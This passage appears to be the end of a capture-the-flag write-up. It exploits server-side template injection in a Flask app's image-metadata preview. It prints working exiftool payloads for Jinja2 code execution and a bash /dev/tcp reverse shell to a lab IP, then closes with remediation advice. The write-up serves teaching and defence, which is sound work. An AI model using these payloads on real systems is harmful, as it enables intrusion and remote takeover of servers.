
Reflected input: 0xB1rd rendered in the Copyright / Artist metadata field
Reflected input into a Flask page means the templating engine is almost certainly Jinja2, which makes Server-Side Template Injection the path worth testing. In an SSTI the application drops our input into the template before rendering it, so instead of being printed as text it gets evaluated as template code. Cross-Site Scripting would not move us forward here since we already hold admin on the application, and what we want is the server. We start with a basic arithmetic test.
exiftool -Artist="{{7*7}}" image.png
We upload the image and click Preview Current Logo. The metadata field displays 49 rather than the literal string.

SSTI confirmed: Jinja2 expression {{7*7}} rendered as 49
SSTI is confirmed. Now we escalate to remote code execution. Jinja2 does not expose os directly, so the payload chains attribute lookups out to Python’s built-in namespace, imports os from there, and runs a command with the output returned into the page.
exiftool -Artist="{{ self.__init__.__globals__.__builtins__.__import__('os').popen('id').read() }}" image.png
We upload, preview, and the metadata field displays uid=0(root) gid=0(root) groups=0(root).

RCE via SSTI: id command returning uid=0(root) gid=0(root) groups=0(root)
With RCE as root we swap the command for a reverse shell payload and embed it in the image metadata.
exiftool -Artist="{{ self.__init__.__globals__.__builtins__.__import__('os').popen('bash -c \"bash -i >& /dev/tcp/10.200.65.100/1337 0>&1\"').read() }}" image.png
Update the IP and port to your own.
We start Penelope, a reverse shell handler that upgrades the session to a full TTY on its own, and leave it listening on our port.
penelope -p 1337
We upload the image and click Preview Current Logo. The web application hangs as the reverse shell connects, and Penelope catches it.

Penelope: reverse shell received as root on Verbose
We confirm with id that we are root and grab the final flag from /root/root.txt.

The final flag file root.txt listed in /root
Final Thoughts
Image metadata as an SSTI entry point was new to me. I got there by noticing the Copyright / Artist field came back rendered instead of escaped, which is easy to walk past when you are looking at an upload feature for file type tricks instead. The MFA bypass was the other one I did not see coming, since the code turned up in an endpoint I had already read once and moved on from.
The /api/users/all endpoint is the root of all of it. API endpoints need role-based authorization, and none of them should be returning stored passwords or a live MFA code. Input reaching a template engine has to be escaped, and image metadata counts as input. The application also ran as root, so template injection went straight to the host with no escalation step. A least-privilege service account would have kept that to a foothold.
— 0xB1rd